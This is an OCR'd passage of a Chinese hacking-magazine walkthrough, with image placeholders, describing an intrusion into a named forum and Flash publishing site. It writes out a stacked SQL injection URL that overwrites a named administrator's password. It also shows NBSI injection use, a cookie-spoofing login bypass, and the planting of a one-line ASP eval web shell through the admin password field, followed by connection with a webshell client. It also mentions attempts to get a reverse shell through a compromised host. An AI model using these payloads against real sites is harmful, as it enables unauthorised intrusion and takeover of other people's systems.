


图4

看来真是不堪一击啊，由刚才的注入点和目前掌握的情报来看，用的都是同一个MSSQL数据库 GARDEN，如图5所示。

找了几个表，发现Sfadmin表非常匹配，最后确定这




图5

是论坛的管理员表。直接跨库update，根本不用破它的MD5散列。

在浏览器填入asp?id=3105;update garden.dbo.sfadmin set admin_password='111111' where admin_name='风火流云';--。回车后正常返回，如图6所示。




图6

再用NBSI列一下结果，Update成功。接着猜后台，先测试了http://site/admin.asp。没想到一击即中，如图7所示。




图7

留意到左下方的划圈处，感觉应该是原始版权信息，不过这里先不管。回到后台，用密码登录上去看看左边的栏目，不过好像链接都无效，如图8所示。




图8

现在开始怀疑后台的真实性了，搞不好是白费功夫。

结合得到的信息，和注入得到的表名Sfadmin，拿去Google搜索一下，才知道用的是雪人论坛商业版。免费版都是Access的，与SQL版完全不同，而我又找不到能下的SQL版源码；看来即使有了密码，到了后台也是雾里看花，论坛的线索一下子断了。

上面还有一个OBlog，具体版本不明，但数据表还是整合进GARDEN里了。记得黑防有一期曝光了OBlog 3.0的致命漏洞，马上翻看了一下，原来问题也是出在注入上的。但LIKES说了，Access版的可以直接备份WebShell，而SQL版则可以用差异备份来拿WebShell，当时真是兴奋啊！直到后来才想起这台机器是Web和数据库分离，差异备份又有什么意义呢？

参考了一下网上的资料，把方向定在反向拿Shell。可是在数据库主机上FTP我的肉鸡，肉鸡半天也没有反

应，想必是在外网出口处做了限制……这个SA注入点真的是"鸡肋"级的注入点啊！

"雷霆"战马

重整旗鼓，最后的希望放在了花园剧场了。这是一个ASP的FLASH发布系统，运气不错，找到一处注入：garden.hjgc.org/flh/review.asp?ID=1192，用NBSI检测了一下，如图9 所示。




图9

猜出了管理员名和密码，采用的是Access数据库，Access能给我们带来什么惊喜呢？用liuyun密码213213登入后台，功能很全，就是少了上传FLASH的功能。接着开始在后台到处转悠，竟然发现了一个关键。如图10所示。




图10

标记着"雷霆888FLASH"，看来这就是系统的真面目了。

上网Google了一下关键字，果然不出所料，此程序很多地方都有下载。自己搞了一套测试，还真被吓了一跳。注入点N多就不说了，后台页面的验证代码竟然这样写：

```
<%
if request.Cookies("name")="" then
response.redirect "login.asp"
end if
%>
```

真怀疑程序开发者是不是别有用心，反正还在使用这套FLASH系统的用户可要遭殃了。明眼人一看就知道利用简单的Cookie欺骗就能进后台。当分析完全部的ASP文件后发现数据库的后缀是ASP的。经过测试，得知管理员也没有修改默认数据库的路径，如图11所示。




图11

终于看见胜利的曙光了，现在要做的就是把一句话木马插到数据库里。但刚才看到有一段过滤函数把%过滤成">"了，那我们应该怎么办呢？不过有一处肯定没有过滤的，那就是管理员的密码。试问一个管理员用"%%%"三个百分号做密码的话，那他下次登录时用"> > >"能进后台吗？显然是不可能的。

让我们开始插马吧，把管理员密码改成<%eval(request("#"))%>，如图12所示。




图12

点击修改即可插入木马，用海洋客户端连接tu.asp，好不容易在返回的一大堆垃圾数据里找到了管理入口，如图13所示。

